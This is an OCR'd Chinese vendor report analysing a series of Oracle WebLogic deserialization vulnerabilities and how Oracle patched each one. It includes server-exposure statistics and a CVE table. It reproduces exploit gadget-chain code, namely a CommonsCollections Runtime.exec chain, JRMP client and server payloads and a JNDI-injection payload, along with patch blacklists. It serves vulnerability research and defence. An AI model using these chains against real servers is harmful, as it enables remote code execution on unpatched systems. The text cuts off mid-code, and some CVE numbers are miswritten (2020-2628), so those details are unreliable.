RELIABLE NETWORK
SAFE WORLD
TOPSEC

WebLogic 反序列化漏洞风险分析
调查报告

目录

一、前言

从 2015 年 11 月 6 日到 2020 年 04 月 15 日 Oracle 官方发布了多个高危漏洞的风险通告,其中多个漏洞是 Oracle WebLogic Server 核心组件的 T3 协议反序列化漏洞,本文来分析 WebLogic 历史的反序列化漏洞。

为了让大家更加了解和重视 WebLogic 漏洞，天融信阿尔法实验室编制了本报告，报告从 WebLogic 的背景介绍、技术分析、漏洞类型、数据资产统计情况及修复建议等方面对其进行了全面的阐述。


二、背景介绍

2.1 WebLogic 框架背景


WebLogic 是美国 Oracle 公司出品的一个 Application Server，确切的说是一个基于 JAVAEE 架构的中间件，WebLogic 是用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 Java 应用服务器。将 Java 的动态功能和 Java Enterprise 标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

通过天融信风险探知平台对全球的 Weblogic 服务器进行筛查统计，全球范围内有存活的 Weblogic 服务器约有 28000 余台，我国范围内 Weblogic 服务器约有 14000 余台。


下图为世界范围内 Weblogic 服务器排名前十情况：



下图为国内范围内 Weblogic 服务器的端口排名前十情况：



下图为运营商排名前十情况：



2.2 WebLogic 漏洞简述

自 CVE 编号 CVE-2015-4852 的 WebLogic 命令执行漏洞被发现到至今的编号 CVE-2020-2963 就有 30 个反序列化漏洞。当然 WebLogic 还有 XMLDecoder 反序

列漏洞、SSRF、任意文件上传等类型的漏洞。本文主要是讲述 T3、IIOP 协议的反序列化漏洞。

WebLogic 反序列化漏洞数量图：

WebLogic 反序列化漏洞 CVE 列表			
年份	**CVE 编号**	**CVSS 分数**	**描述**
2015	CVE-2015-4852	N/A	使用 org.apache.commons.collections 组件,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
2016	CVE-2016-0638	9.8	使用 StreamMessageImpl 类,绕过之前的黑名单,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
	CVE-2016-3510	9.8	这个漏洞和 CVE-2016-0638 有点类似,使用 MarshalledObject 类,绕过之前的黑名单,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执

			行任意命令。
2017	CVE-2017-10147	8.6	使用 WebLogic/cluster/singleton/ServerMigrationCoordinator class,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
	CVE-2017-10148	5.8	使用 PortableRemoteObject class,通过 T3 协议 7001 端口传输特制的序列化 Java 对象,成功攻击此漏洞可能导致未经授权的更新。
	CVE-2017-10271	7.5	Weblogic XMLDecoder 反序列化漏洞, 通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
	CVE-2017-3248	9.8	使用 JRMP class,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
2018	CVE-2018-2628	9.8	使用 Registry interface 来绕过 CVE-2017-3248 补丁,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
	CVE-2018-2893	9.8	CVE-2018-2628 的补丁并没有彻底解决 CVE-2020-2628 的绕过。
	CVE-2018-3191	9.8	使用 JtaTransactionManager JNDI 注入类,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
	CVE-2018-3197	9.8	Oracle Fusion Middleware 中的 WebLogic Server 组件 12.1.3.0 版本

			的 WLS Core Components 子组件存在安全漏洞。攻击者可利用该漏洞控制组件，影响数据的保密性、完整性和可用性。
	CVE-2018-3201	9.8	Oracle Fusion Middleware 中的 WebLogic Server 组件 12.2.1.3 版本的 WLS Core Components 子组件存在安全漏洞。攻击者可利用该漏洞控制组件，影响数据的保密性、完整性和可用性。
	CVE-2018-3213	7.5	Oracle Fusion Middleware 中的 WebLogic Server 组件 12.2.1.3.20180913 之前版本的 Docker Images 子组件存在安全漏洞。攻击者可利用该漏洞未授权访问数据，影响数据的保密性。
	CVE-2018-3245	9.8	使用 weblogic.jrmp.RegistryImpl_Stub class,从而绕过 CVE-2017-3248 的补丁,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
	CVE-2018-3252	9.8	使用 DeploymentService class,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
2019	CVE-2019-2418	6.5	Oracle Fusion Middleware 中的 WebLogic Server 组件 10.3.6.0 版本、12.1.3.0 版本和 12.2.1.3 版本的 WLS Core Components 子组件存在

			安全漏洞。攻击者可利用该漏洞 未授权读取、更新、插入或删除数据，造成拒绝服务，影响数据的保密性、完整性和可用性。
	CVE-2019-2645	9.8	Oracle Fusion Middleware 中的 WebLogic Server 组件 10.3.6.0.0,版本、12.1.3.0.0版本和12.2.1.3.0版本的 WLS Core Components 子组件存在安全漏洞。攻击者可利用该漏洞控制组件，影响数据的保密性、完整性和可用性。
	CVE-2019-2646	9.8	Oracle Fusion Middleware 中的 WebLogic Server 组件 10.3.6.0.0,版本、12.1.3.0.0版本和12.2.1.3.0版本的 EJB Container 子组件存在安全漏洞。攻击者可利用该漏洞控制组件，影响数据的保密性、完整性和可用性。
	CVE-2019-2856	9.8	Oracle 融合中间件的 Oracle WebLogic Server 组件（子组件：应用程序容器-JavaEE）中的漏洞。受影响的受支持的版本是 12.2.1.3.0。允许未经身份验证的攻击者通过 T3 进行网络访问，成功攻击此漏洞可能导致 Oracle WebLogic Server 的接管。
	CVE-2019-2890	7.2	使用 PersistentContext 类,绕过之前的黑名单,通过 T3 协议 7001 端口

			传输特制的序列化 Java 对象来执行任意命令。
2020	CVE-2020-2546	9.8	Oracle 融合中间件的 Oracle WebLogic Server 产品（组件：应用程序容器-JavaEE）中的漏洞。受影响的受支持版本是 10.3.6.0.0 和 12.1.3.0.0。允许未经身份验证的攻击者通过 T3 进行网络访问，成功攻击此漏洞可能导致 Oracle WebLogic Server 的接管。
	CVE-2020-2551	9.8	WebLogic 默认支持 T3、IIOP 基于序列化数据传输协议,虽然是使用相同的黑名单类,但是在处理上有所不同,导致此次漏洞可以在黑名单列表里面找到可以用来在 IIOP 协议上进行攻击。
	CVE-2020-2555	9.8	这次漏洞是因为 weblogic 使用了 Oracle Coherence 组件,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
	CVE-2020-2798	7.2	Oracle 融合中间件的 Oracle WebLogic Server 产品(组件:WLS Web 服务）中的漏洞。允许未经身份验证的攻击者通过 T3 进行网络访问，成功攻击此漏洞可能导致 Oracle WebLogic Server 的接管。
	CVE-2020-2801	9.8	Oracle Fusion Middleware（组件：Core）的 Oracle WebLogic Server

			产品中的漏洞。受影响的受支持版本是 10.3.6.0.0 、 12.1.3.0.0 、12.2.1.3.0 和 12.2.1.4.0。允许未经身份验证的攻击者通过 IIOP T3 进行网络访问，成功攻击此漏洞可能导致 Oracle WebLogic Server 的接管。
	CVE-2020-2828	7.5	Oracle Fusion Middleware 的 Oracle WebLogic Server 产品(组件:WLS Web 服务）中的漏洞。受影响的受支持的版本是 10.3.6.0.0。允许未经身份验证的攻击者通过 IIOP T3 进行网络访问，从而危害 Oracle WebLogic Server。对该漏洞的成功攻击可能导致对关键数据的未授权访问。
	CVE-2020-2883	9.8	使用 Oracle Coherence class，是 CVE-2020-2555 的绕过,通过 T3 协议 7001 端口传输特制的序列化 Java 对象来执行任意命令。
	CVE-2020-2884	9.8	Oracle WebLogic Server 核心组件存在 T3 反序列化漏洞，受此漏洞影响的版本包括 10.3.6.0.0 、12.1.3.0.0 、 12.2.1.3.0 和 12.2.1.4.0。未经身份验证的攻击者可通过精心构造的 T3 请求来利用此漏洞，成功利用此漏洞的攻击者可能会接管 Oracle WebLogic Server。
	CVE-2020-2915	9.8	Oracle Coherence 存在 MVEL 表达式注入漏洞，通过 T3 协议 7001 端口传

			输特制的序列化 Java 对象来执行任意命令
	CVE-2020-2963	7.2	Oracle Weblogic SOAPInvokeState 存在远程代码执行漏洞，攻击者可利用该漏洞通过 t3 协议或 iiop 协议发送精心构造的Payload达到远程代码执行效果。

从 CVE 的数量和年份进行对比,可以发现漏洞数量并没有随着年份减少,这就和 WebLogic 漏洞修补方式有关,具体请看下面的分析。

2.3 WebLogic 影响概述

由于 WebLogic 框架的普及性，漏洞一经爆发，影响范围非常广泛，众多行业遭受波及，包括但不限于教育，政府，金融，互联网，通信行业。北京，上海，广州，沿海城市等经济发达地区沦为漏洞高发区。

WebLogic 框架的漏洞一直是网络中存在的安全顽疾，由于有很多信息系统在开发阶段都使用了 WebLogic 作为底层框架，而后期运行的人员并不清楚底层架构从而无法判断漏洞是否存在，如果开发人员离职或是停止技术支持，那漏洞就可能长期存在，并持续造成危害。黑客可以直接利用该漏洞通过浏览器在远程服务器上执行任意系统命令,将会对受影响的站点造成严重影响,引发数据泄露、网页篡改、植入后门、成为肉鸡等安全事件。

下图为国内范围内 Weblogic 服务器的统计情况：

图 4-3-1、国内区域分布

下图为国内范围内 Weblogic 服务器的排名前十情况：




图 4-3-2、国内排名前十

如上图所示，国内 Weblogic 服务器统计排名前五的省份为北京市、广东省、

上海市、浙江省、江苏省。

三、漏洞分析

本章内容主要是漏洞的详细技术分析,分析了漏洞产生的原因和漏洞修补的方式。

CVE-2015-4852

漏洞描述

漏洞的原理是 org.apache.commons.collections 组件存在潜在的远程代码执行漏洞，应用的是 java 的反序列化部分机制的问题。在 Java 反序列化中，对于传入的序列化数据没有进行安全性检查，将恶意的 TransformedMap 序列化，可能会导致远程命令执行。

受影响的系统版本

10.3.6.0、12.1.2.0、12.1.3 和 12.2.1

漏洞分析

此漏洞主要是由于 weblogic 使用了 Apache Commons Collections 的依赖,而 Commons Collections 是可以构造出执行任意类的任意方法的调用链,T3 协议是基于序列化数据传输,WebLogic 在接收数据的时候会进行反序列化,Java 在反序列化会自动执行该类的 readObject 方法,由于 WebLogic 使用了 Commons Collections 的依赖,所以能在 T3 协议上传输恶意的序列化数据来进行 RCE。

看下 ysoserial 工具 CommonsCollections1 的调用链。

```
Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class,
Class[].class}, new Object[]{"getRuntime", new Class[0]}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class},
new Object[]{null, new Object[0]}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"open
/Applications/Calculator.app"})};
        Transformer transformerChain = new ChainedTransformer(transformers);
        Map innerMap = new HashMap();
        Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

        Class cls = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor ctor = cls.getDeclaredConstructor(Class.class, Map.class);
        ctor.setAccessible(true);
        InvocationHandler invo = (InvocationHandler)ctor.newInstance(Retention.class,
lazyMap);

        Object proxy = Proxy.newProxyInstance(invo.getClass().getClassLoader(), new Class[]
{Map.class}, invo);

        Constructor constructor =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler").getDeclaredConstructor(C
lass.class, Map.class);
        constructor.setAccessible(true);
        Object obj = constructor.newInstance(Deprecated.class, proxy);
```

利用 AnnotationInvocationHandler.readObject 方法经过一些列调用到 InvokerTransformer.transform 方法,完成反射执行 Runtime.getRuntime().exec 来执行任意命令。

weblogic 修补这次漏洞是增加黑名单列表 ClassFilter 类利用 resolveClass 方法来判断反序列化的值是否存在黑名单列表里面。

ClassFilter 类黑名单列表。

```
org.apache.commons.collections.functors.*
com.sun.org.apache.xalan.internal.xsltc.trax.*
javassist.*
org.codehaus.groovy.runtime.ConvertedClosure
org.codehaus.groovy.runtime.ConversionHandler
org.codehaus.groovy.runtime.MethodClosure
```

黑名单作用的位置。

```
weblogic.rjvm.InboundMsgAbbrev.class::ServerChannelInputStream
weblogic.rjvm.MsgAbbrevInputStream.class
weblogic.iiop.Utils.class
```

CVE-2016-0638

漏洞描述

此漏洞是使用 StreamMessageImpl 类在这个类中创建自己的 InputStream 的对象没有使用黑名单中的 ServerChannelInputStream 和 MsgAbbrevInputStream 的 readExternal 进行的反序列化,这样就可以绕过这个黑名单列表了。

受影响的系统版本

10.3.6、12.1.2、12.1.3 和 12.2.1

漏洞分析

漏洞作者找到了 StreamMessageImpl 类,该类的 readExternal 方法中执行了(ObjectInputStream)var5.readObject,var5 的值参数可控,那么把之前的 Commons Collections 调用链的序列化值赋值在 StreamMessageImpl 对象上即可,这样在反序列化时就会自动调用 StreamMessageImpl.readExternal 方法,而 StreamMessageImpl 是不在黑名单列表里面的。

这次补丁是修改了 StreamMessageImpl.readExternal 的代码。

StreamMessageImpl 类修补前 readExternal 方法代码。

```
    public void readExternal(ObjectInput var1) throws IOException, ClassNotFoundException {
        super.readExternal(var1);
        ...
                    this.payload = (PayloadStream)
PayloadFactoryImpl.createPayload((InputStream) var1);
                    BufferInputStream var4 = this.payload.getInputStream();
                    ObjectInputStream var5 = new ObjectInputStream(var4);
                    ...

                    try {
                        while (true) {
                            this.writeObject(var5.readObject());
                        }
```

StreamMessageImpl 类修补后 readExternal 方法代码。

```
    public void readExternal(ObjectInput in) throws IOException, ClassNotFoundException {
        super.readExternal(in);
        ...
                this.payload =
(PayloadStream)PayloadFactoryImpl.createPayload((InputStream)in);
                InputStream is = this.payload.getInputStream();
                ObjectInputStream ois = new FilteringObjectInputStream(is);
                ...

                try {
                    while(true) {
                        this.writeObject(ois.readObject());
```

增加了 FilteringObjectInputStream 类来进行过滤。

```
public class FilteringObjectInputStream extends ObjectInputStream {
    protected Class<?> resolveClass(ObjectStreamClass descriptor) throws
ClassNotFoundException, IOException {
        this.checkLegacyBlacklistIfNeeded(descriptor.getName());
        return super.resolveClass(descriptor);
    }

    protected void checkLegacyBlacklistIfNeeded(String className) throws
InvalidClassException {
        WebLogicObjectInputFilter.checkLegacyBlacklistIfNeeded(className);
    }
```

WebLogicObjectInputFilter.checkLegacyBlacklistIfNeeded 方法还是使用的之前的那个黑名单列表,这样就无法利用 StreamMessageImpl 类来调用 CommonsCollections 利用链。

CVE-2016-3510

漏洞描述

这个漏洞和CVE-2016-0638有点类似,在weblogic里面找到一个新的类, 使用MarshalledObject类进行触发,从而绕过黑名单。

受影响的系统版本

10.3.6、12.1.3和12.2.1

漏洞分析

看下weblogic.corba.utils.MarshalledObject的触发代码。

```
    public Object readResolve() throws IOException, ClassNotFoundException,
ObjectStreamException {
        if (this.objBytes == null) {
            return null;
        } else {
            ByteArrayInputStream var1 = new ByteArrayInputStream(this.objBytes);
            ObjectInputStream var2 = new ObjectInputStream(var1);
            Object var3 = var2.readObject();
            var2.close();
            return var3;
        }
```

这里如果把CommonsCollections利用链的值赋值给MarshalledObject类的objBytes属性,就可以绕过之前的黑名单,weblogic修补这次漏洞的方法也是在这里使用FilteringObjectInputStream.resolveClass方法去判断反序列化数据是否在黑名单列表里面。

MarshalledObject修补前代码。

```
    public Object readResolve() throws IOException, ClassNotFoundException,
ObjectStreamException {
        if (this.objBytes == null) {
            return null;
        } else {
            ByteArrayInputStream var1 = new ByteArrayInputStream(this.objBytes);
            ObjectInputStream var2 = new ObjectInputStream(var1);
            Object var3 = var2.readObject();
```

MarshalledObject 修补后代码。

```
    public Object readResolve() throws IOException, ClassNotFoundException,
ObjectStreamException {
        if (this.objBytes == null) {
            return null;
        } else {
            ByteArrayInputStream bin = new ByteArrayInputStream(this.objBytes);
            FilteringObjectInputStream in = new FilteringObjectInputStream(bin) {
                protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException,
ClassNotFoundException {
                    MarshalledObject.filter.check(desc.getName());
                    return super.resolveClass(desc);
                }
            };
            Object obj = in.readObject();
```

CVE-2017-3248

漏洞描述

通过 JRMP 协议达到执行任意反序列化 payload。

受影响的系统版本

10.3.6.0、12.1.3.0、12.2.1.0 和 12.2.1.1

漏洞分析

这个漏洞是给 weblogic 传输 JRMP 客户端的序列化代码,这样 weblogic 进行反序列化时会请求指定的 JRMP 服务端,从而绕过之前的黑名单限制。

这里列举下 ysoserial 工具的 JRMP 客户端和服务端代码。

客户端

```
        ObjID id = new ObjID(new Random().nextInt());
        TCPEndpoint te = new TCPEndpoint(host, port);
        UnicastRef ref = new UnicastRef(new LiveRef(id, te, false));
        RemoteObjectInvocationHandler obj = new RemoteObjectInvocationHandler(ref);
        Registry proxy = (Registry)
Proxy.newProxyInstance(JRMPClient.class.getClassLoader(), new Class[] {
            Registry.class
        }, obj);
        return proxy;
```

服务端

```
public UnicastRemoteObject getObject(final String command) throws Exception {
        int jrmpPort = Integer.parseInt(command);
        UnicastRemoteObject uro =
Reflections.createWithConstructor(ActivationGroupImpl.class, RemoteObject.class, new Class[]
{
            RemoteRef.class
        }, new Object[]{
            new UnicastServerRef(jrmpPort)
        });

        Reflections.getField(UnicastRemoteObject.class, "port").set(uro, jrmpPort);
```

weblogic 的修补方式是在 resolveProxyClass 方法中对动态代理类进行判断。

```
protected Class<?> resolveProxyClass(String[] interfaces) throws IOException,
ClassNotFoundException {
   String[] arr$ = interfaces;
   int len$ = interfaces.length;
   for(int i$ = 0; i$ < len$; ++i$) {
      String intf = arr$[i$];
      if(intf.equals("java.rmi.registry.Registry")) {
         throw new InvalidObjectException("Unauthorized proxy deserialization");
      }
   }
```

这样就无法动态代理 Registry 接口了。

CVE-2018-2628

漏洞描述

在 JRMP 中不使用 Registry 接口来绕过 CVE-2017-3248 补丁。

受影响的系统版本

10.3.6.0、12.1.3.0、12.2.1.2 和 12.2.1.3

漏洞分析

这次是对前面的 CVE-2017-3248 补丁进行绕过，由于 CVE-2017-3248 对 JRMP 的过滤只是判断了动态代理类是否存在 Registry 接口，而这个接口并不是必须实现的，在之前的 payload 里面直接去掉动态代理代码即可绕过。

```
public Object getObject ( final String command ) throws Exception {

        String host;
        int port;
        int sep = command.indexOf(':');
        if ( sep < 0 ) {
            port = new Random().nextInt(65535);
            host = command;
        }
        else {
            host = command.substring(0, sep);
            port = Integer.valueOf(command.substring(sep + 1));
        }
        ObjID id = new ObjID(new Random().nextInt()); // RMI registry
        TCPEndpoint te = new TCPEndpoint(host, port);
        UnicastRef ref = new UnicastRef(new LiveRef(id, te, false));
        return ref;
```

网上还有两个版本的是用 StreamMessageImpl+JRMP Client 绕过，还有一个是用 java.rmi.activation.Activator 替换 java.rmi.registry.Registry 接口来绕过。

查看补丁增加了两个黑名单类。

```
org.springframework.transaction.support.AbstractPlatformTransactionManager
sun.rmi.server.UnicastRef
```

增加的这两个黑名单类 只能阻止第一种方式的绕过，后面两种方式的绕过并不能阻止，因为 RemoteObjectInvocationHandler 类继承了 RemoteObject 类，在 RemoteObject.readObject 方法进行了 ref.readExternal()方法的调用，而 ref 属性的值是先进行了反射 UnicastRef 类而得到的，所以这里还是可以进行绕过。

CVE-2018-2893

漏洞描述

上次的补丁并没有彻底解决 CVE-2020-2628 的绕过。

受影响的系统版本

10.3.6.0、12.1.3.0、12.2.1.2 和 12.2.1.3

漏洞分析

这次补丁还是解决 CVE-2020-2628 的绕过,这次补丁新增的黑名单列表如下。

```
java.rmi.activation.*
sun.rmi.server.*
java.rmi.server.UnicastRemoteObject
java.rmi.server.RemoteObjectInvocationHandler
```

这次是把 RemoteObjectInvocationHandler 类加入到黑名单了,CVE-2020-2628 公布的三种方式就都可以阻止了。

CVE-2018-3191

漏洞描述

找到一个新的 JNDI 注入类,com.bea.core.repackaged.springframework.transaction.jta.JtaTransactionManager, JtaTransactionManager 类在之前就加入黑名单了,但是这个类出现在两个不同的 package 下面。

受影响的系统版本

10.3.6.0、12.1.3.0 和 12.2.1.3

漏洞分析

这一次是在 com.bea.core.repackaged.springframework.transaction.jta.JtaTransactionManager 找到了一个新的 JNDI 注入类,把这个 JNDI 注入类序列化之后用 T3 协议发送即可,payload 代码如下。

```
JtaTransactionManager jtaTransactionManager = new JtaTransactionManager();
jtaTransactionManager.setUserTransactionName("rmi://127.0.0.1:1099/Exploit");
```

漏洞产生的原因是

先看下 JtaTransactionManager 类的 readObject 方法。

```
    private void readObject(ObjectInputStream ois) throws IOException,
ClassNotFoundException {
        ois.defaultReadObject();
        this.jndiTemplate = new JndiTemplate();
        this.initUserTransactionAndTransactionManager();
```

跟下 initUserTransactionAndTransactionManager 方法代码。

```
    protected void initUserTransactionAndTransactionManager() throws
TransactionSystemException {
        ...
                this.userTransaction = this.lookupUserTransaction(this.userTransactionName);
```

跟下 lookupUserTransaction 方法代码。

```
    protected UserTransaction lookupUserTransaction(String userTransactionName) throws
TransactionSystemException {
        ...
            return (UserTransaction)this.getJndiTemplate().lookup(userTransactionName,
UserTransaction.class);
```

可以清楚的看到这里有 JNDI 注入,只需把 userTransactionName 的地址写成攻击者的 RMI 服务地址即可。

修补方法是增加了一些黑名单列表。

```
com.bea.core.repackaged.springframework.transaction.support.AbstractPlatformTransactionManag
er
java.rmi.server.RemoteObject
java.rmi.activation.*
sun.rmi.server.*
```

AbstractPlatformTransactionManager 类是 JtaTransactionManager 的父类,在 resolveClass 方法里面进行了 super.resolveClass 的调用所以可以这样过滤 JtaTransactionManager 类。

java.rmi.server.RemoteObject 是修复 CVE-2018-3245 漏洞。

CVE-2018-3245

漏洞描述

使用 weblogic.jrmp.RegistryImpl_Stub 等类来发起 JRMP 请求,从而绕过 CVE-2017-3248 的补丁。

受影响的系统版本

10.3.6.0、12.1.3.0 和 12.2.1.3

漏洞分析

这次漏洞还是基于 CVE-2017-3248 的绕过,在之前的补丁里面最主要是把 java.rmi.server.RemoteObjectInvocationHandler 加入到黑名单列表里面了,而 RemoteObjectInvocationHandler 之所以能利用是因为 RemoteObjectInvocationHandler 类继承了 RemoteObject 类,在 RemoteObject.readObject 方法进行了 ref.readExternal()方法的调用,而 ref 属性的值是先进行了反射 UnicastRef 类而得到的,绕过这个只需要找到一个类继承 RemoteObject 类并且不再黑名单列表里面就可以了。

```
javax.management.remote.rmi.RMIConnectionImpl_Stub
